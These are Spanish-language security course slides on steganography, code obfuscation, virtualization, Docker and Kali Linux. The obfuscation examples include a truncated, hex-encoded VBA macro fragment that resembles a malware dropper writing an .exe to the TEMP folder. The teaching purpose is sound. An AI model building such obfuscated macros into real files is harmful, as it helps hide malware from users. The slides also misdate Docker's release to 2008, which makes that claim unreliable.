<https://natmchugh.blogspot.com/2015/02/create-your-own-md5-collisions.html>

Esteganografía


Esteganografía

- Técnica para ocultar un mensaje secreto dentro de un mensaje ordinario y extraerlo en el destino para mantener la confidencialidad de los datos
- Arte de ocultar un archivo de texto, imagen, video o audio dentro de otro archivo, llamado portador, de modo que no sea perceptible su existencia

Esteganografía

- El objetivo principal es ocultar la información lo suficientemente bien como para que los destinatarios involuntarios no sospechen que el medio esteganográfico contiene datos ocultos
- Los medios portadores preferidos (por sus características) son archivos multimedia (imágenes, audio y vídeo).

Proceso esteganográfico



Stego vs Criptografía

Recuerdan Criptografía?



Esteganografía - Tipos

- **Pura:** En esta estrategia se está suponiendo que la víctima (o quien ve el mensaje) no conoce nada sobre el estego-algoritmo. Por lo tanto estamos basando nuestra seguridad en la oscuridad.
- **De clave secreta:** El estegoalgoritmo se parametriza con una clave, que define como aplicar el algoritmo

Ejemplo: Stego en imágenes, LSB

Original Image



11111111	00000000
00000000	00000000
00000000	00000000
11111111	00000000
11111111	00000000
00000000	11111111

Least Significant Bit
Steganography

Stego Image



11111101	00000011
00000010	00000001
00000000	00000010
11111100	00000011
11111101	00000001
00000001	11111100


 }

 c a t

 01100011 01100001 01110100


Ejemplo 2: Stego en audio, LSB

- Proceso de digitalización:




Flujo de audio	"A" en binario	Flujo de audio con el mensaje oculto
1001 1000 0011 1100	0	1001 1000 0011 1100
1101 1011 0011 1000	1	1101 1011 0011 1001
1011 1100 0011 1101	1	1011 1100 0011 1101
1011 1111 0011 1100	0	1011 1111 0011 1100
1011 1010 0111 1111	0	1011 1010 0111 1110
1111 1000 0011 1100	1	1111 1000 0011 1101
1101 1100 0111 1000	0	1101 1100 0111 1000
1000 1000 0001 1111	1	1000 1000 0001 1111

Ejemplo 3: Stego en audio, Espectrograma



Ejemplo 4: Stego en red



Demo Steghide

Embeber un archivo dentro de un JPG:

```
steghide embed -cf [nombre_imagen] -ef  
[nombre_archivo_a_ocultar]
```

Extraer el archivo oculto:

```
steghide extract -sf  
[imagen_con_steganografia]
```

Ofuscación

Ofuscación

Acto deliberado de realizar un cambio no destructivo, ya sea en el código fuente de un programa informático, en el código intermedio (bytecodes) o en el código máquina cuando el programa está en forma compilada o binaria.

Ofuscación

Es decir, se cambia el código manteniendo el funcionamiento original, para dificultar su entendimiento. De esta forma se dificulta los intentos de ingeniería inversa y desensamblado que tienen la intención de obtener una forma de código fuente cercana a la forma original.

Ejemplos Ofuscación

```
Sub Ejemplo
    Dim JzPxPk1W As Integer
    For JzPxPk1W = 0 To 6
        DoEvents
    Next JzPxPk1W
    ewwfgfdg = Environ(gHBJdsq("54454D50")) & gHBJdsq("5C6473667364662E657865")
    Dim ETUbKtRJ As Integer
    For ETUbKtRJ = 0 To 4
```

Ejemplos Ofuscación

(A)

```
function setText(data) {  
    document.getElementById("myDiv").innerHTML = data;  
}
```

(B)

```
function ghd3x(n) {  
    h = "\x69\u006En\u0065r\x48T\u004DL";  
    a="s c v o v d h e , n i";x=a.split(" ");b="gztxleWentBsyf";  
    r=b.replace("z",x[7]).replace("x","E").replace("s","");
    .replace("f","I")  
    ["repl" + "ace"]("W","m")+"d";  
    c="my"+String.fromCharCode(68)+x[10]+"v";  
    s=x[5]+x[3]+x[1]+"um"+x[7]+x[9]+"t";d=this[s][r](c);if(+!![])
    { d[h]=n; } else { d[h]=c; } }
```

Ejemplos Ofuscación


```
1 import base64
2 import zlib
3
4 @property
5 def NIRV():
6     return True
7
8
9
10 DBSMMvGZwbAE = "D0ecxfn7RgbIPG4wCU12375Yr7vlyeYQDaMnP3pwj jyvzKaCeVLpeHjADsZU"
11 obPTbMduup = "w8HfnrD8UM2xMwCoFvJwb0QIb/
    xTmCfnD8uZpe0Pixg8P8R2Cj iHpCKeJdma0kzzS9mIBptF5WnB5PxR5z/K/
    B8VMoheQMUN28fzFPb0c740w7uDKUjTNcVaI1+vYmo/
    Xiw8hMXC4oYaz9LdZaLZ0ckGzdWLwj ljuVX0MbzV2VDa5WMC0f6"
12 HxIo = "W3yRB/tRxPebj9pnn0XMbGFFriiiiMKIs72DQh5A/A9eRIikHy0c61Jve"
13 GHfhKqxuxyGxkn = "0ox0nQNW0ADZY4SLKUNW"
14 UyTqi = "jXL1xYsXDBGl6k8z1vursrcrHcu2eQ7Rabsse6LGZdTchQl7DseVfna2BZiIE5eUex1i0m
    FoKX0R2cqcuUeowVAnd8dDxYvh30XQR8CA1s3PFBSMHd5Vg4McVYHziIdERh8dSxEbew0bKHWB0K/
    iLVdsGQrC1tm4x7tMVEo4unZIaVS9oNPVDZvCCqUjFLJFzi"
15 @property
16 def wzCrqSfr():
17     return None
18
19
20 def NEtwnBknJtr(wZFDkV):
21     return True
22
```

CONCEPTOS Y HERRAMIENTAS

CONCEPTOS Y HERRAMIENTAS: HYPERVISOR

- También conocido como monitor de máquina virtual, es un proceso que crea y ejecuta máquinas virtuales (VM).
- Es una capa de software para realizar una virtualización de hardware que permite utilizar, al mismo tiempo, diferentes sistemas operativos en una misma computadora.
- Permite que una computadora host admita varias máquinas virtuales invitadas (guest) al compartir virtualmente sus recursos, como la memoria y el procesamiento.
- En general, hay dos tipos de hipervisores:
 - Los hipervisores de tipo 1, llamados "bare metal", se ejecutan directamente en el hardware del host.
 - Los hipervisores de tipo 2, llamados "alojados", se ejecutan como una capa de software en un sistema operativo, como otros programas de computadora.

GRÁFICAMENTE



CONCEPTOS Y HERRAMIENTAS: KVM

- Kernel-based Virtual Machine o KVM, es una solución para implementar virtualización completa con Linux.
- Está formada por un módulo del núcleo (con el nombre `kvm.ko`) y herramientas en el espacio de usuario, siendo en su totalidad software libre.
- El componente KVM para el núcleo está incluido en Linux desde la versión 2.6.20.
- KVM permite ejecutar máquinas virtuales utilizando imágenes de disco que contienen sistemas operativos sin modificar.
- Cada máquina virtual tiene su propio hardware virtualizado: una tarjeta de red, discos duros, tarjeta gráfica, etc.
- Es el utilizado por Proxmox

CONCEPTOS Y HERRAMIENTAS: VMWARE

- VMware Inc., es una filial de EMC Corporation (propiedad a su vez de Dell Inc) que proporciona software de virtualización disponible para ordenadores compatibles X86.
- Tiene alternativas de hypervisor tipo 1 y 2.
- Algunas pagas y otra comerciales
- Muy elegida para ambientes empresariales.

Web: <https://www.vmware.com>



CONCEPTOS Y HERRAMIENTAS: VIRTUALBOX

- Virtualbox es un virtualizador mantenido por Oracle para arquitecturas x86 y AMD64/Intel64.
- Corre en Windows, Linux, Macintosh y Solaris.
- Y se puede correr sobre él casi todo!

Web: <https://www.virtualbox.org/>



CONCEPTOS Y HERRAMIENTAS: CONTENEDORES

- Utilizando una analogía con el mundo real podemos hablar de esos containers que vemos siendo transportados en barco de un sitio a otro.
- No nos importa su contenido sino su forma modular para ser almacenados y transportados de un sitio a otro como cajas.




CONTENEDORES

- Algo parecido ocurre con los contenedores software.
- Dentro de ellos podemos alojar todas las dependencias que nuestra aplicación necesite para ser ejecutada:
 - Empezando por el propio código, las librerías del sistema, el entorno de ejecución o cualquier tipo de configuración.
 - Desde fuera del contenedor no necesitamos mucho más. Dentro están aislados para ser ejecutados en cualquier lugar.


CONTENEDORES

- En lugar de virtualizar la pila de hardware como en el enfoque de las máquinas virtuales, los contenedores realizan la virtualización en el nivel del sistema operativo, con varios contenedores que se ejecutan directamente en el kernel del SO.
- Esto significa que los contenedores son mucho más livianos: comparten el kernel del SO, se inician con bastante más rapidez y usan una fracción de la memoria en comparación con el arranque de todo el SO.

Virtual Machines



Containers



flow.ci

CONTENEDORES VS VMs

- Las VMs contienen un sistema operativo completo y sus aplicaciones. La virtualización basada en Hypervisores consume muchos recursos, ya que al tener cada VM su propio sistema operativo, pueden ser muy pesadas.
- Las VMs usan los hypervisores para compartir y manejar el hardware, mientras que los contenedores lo hacen a través del Kernel del sistema operativo del host.
- Las VM tienen su propio Kernel, no comparten el del host y por lo tanto tienen un mayor poder de aislamiento.

CONTENEDORES VS VMS

- Las VMs que están en el mismo server pueden correr distintos sistemas operativos, una podría correr Ubuntu y otra Windows.
- Los contenedores están atados al kernel de la máquina host, por lo que deben correr un sistema compatible con él.
- Es decir que los contenedores virtualizan el sistema operativo del host mientras que las VMS lo hacen con el hardware del servidor.

CONTENEDORES: HISTORIA

- La idea de lo que ahora llamamos "tecnología de contenedores" surgió por primera vez en el año 2000 como FreeBSD jail, una tecnología que permite la partición de un sistema FreeBSD en varios subsistemas o "jaulas" (jails).
- Las jaulas se desarrollaron como entornos seguros que un administrador de sistemas podía compartir con distintos usuarios dentro o fuera de una empresa.

CONTENEDORES: HISTORIA

- En 2001, se introdujo en Linux la implementación de un entorno aislado, a través del proyecto [VSserver](#).
- Una vez que se estableció para múltiples espacios de usuario controlados en Linux, comenzó a tomar forma lo que hoy es un contenedor de Linux (LXC).


CONTENEDORES: HISTORIA

- En 2008, **Docker** apareció en escena con su tecnología de contenedores que lleva el mismo nombre.
- La tecnología Docker incorporó una serie de conceptos y herramientas nuevos:
 - una interfaz de línea de comandos sencilla para ejecutar
 - diseñar imágenes nuevas en capas
 - un daemon de servidor
 - una biblioteca de imágenes en contenedores prediseñadas (**DockerHub**)
 - el concepto de un servidor de registros.
- Estas tecnologías combinadas permitieron que los usuarios diseñaran rápidamente nuevos contenedores en capas y los compartieran con otros sin ninguna dificultad.

CONCEPTOS Y HERRAMIENTAS: DOCKER

- Las imágenes de los contenedores se convierten en contenedores en el tiempo de ejecución y, en el caso de los contenedores Docker, las imágenes se convierten en contenedores cuando se ejecutan en Docker Engine.
- El software en el contenedor siempre se ejecutará de la misma manera, independientemente de la infraestructura.
- Los contenedores aíslan el software de su entorno y garantizan que funcione de manera uniforme a pesar de las diferencias, por ejemplo, entre el ambiente de desarrollo y el de testing.

DOCKER



DOCKER: IMAGES

- Una imagen es una especie de plantilla, una captura del estado de un contenedor.
- Las imágenes se utilizan para crear contenedores, y nunca cambian.
- Las imágenes pueden crearse localmente con un DockerFile o descargarlas de DockerHub

Docker: DockerFile

- Es un archivo de configuración que se utiliza para crear imágenes.
- En dicho archivo indicamos qué es lo que queremos que haga la imagen. Especificando los distintos comandos para instalar las herramientas.
- <https://github.com/CERTUNLP/NgenBundle/blob/master/build/base/Dockerfile>
- <https://github.com/CERTUNLP/NgenBundle/blob/master/build/dev/Dockerfile>

DOCKER: CONTAINERS

- Son instancias en ejecución de una imagen. Son los que ejecutan cosas, los que ejecutarán nuestra aplicación.
- El concepto de contenedor es como si restauráramos una máquina virtual a partir de un snapshot.
- A partir de una única imagen, podemos ejecutar varios contenedores.

DOCKER: VOLUMES


- No es una buena práctica guardar los datos persistentes dentro de un contenedor de Docker.
- Para eso están los volúmenes, fuera de los contenedores.
- Así podremos crear y borrar contenedores sin preocuparnos por que se borren los datos.
- Además los volúmenes se utilizan para compartir datos entre contenedores.
- Concepto analogo a las carpetas compartidas en VMs.

DOCKER: LINKS

- Sirven para enlazar contenedores entre sí, que están dentro de una misma máquina, sin exponer a los contenedores cuáles son los datos de la máquina que los contiene.

LXC VS DOCKER

Key differences between LXC and Docker



CONCEPTOS Y HERRAMIENTAS: DOCKER-COMPOSE

- Docker Compose es una herramienta que permite simplificar el uso de Docker.
- A partir de archivos YAML es mas sencillo crear contenedores, conectarlos, habilitar puertos, volumenes, etc.
- Un ejemplo podría ser NGEN
 - <https://github.com/CERTUNLP/NgenBundle/blob/master/Docker/docker-compose.yml>

CONCEPTOS Y HERRAMIENTAS:

- Kali es una distribución de GNU/Linux basada en Debian que utiliza Gnome como gestor gráfico
- Esta orientada a pentesting, trayendo preinstaladas la mayoría de las herramientas que utilizaremos en el curso
- Se distribuye libremente desde [aquí](#)
- Descargar la versión que se corresponda con el sistema operativo que usted tiene (32 o 64 bits)



VULNERABLE WEB APPLICATION

- Existen varios proyectos de aplicaciones vulnerables para formación en contenedores docker.
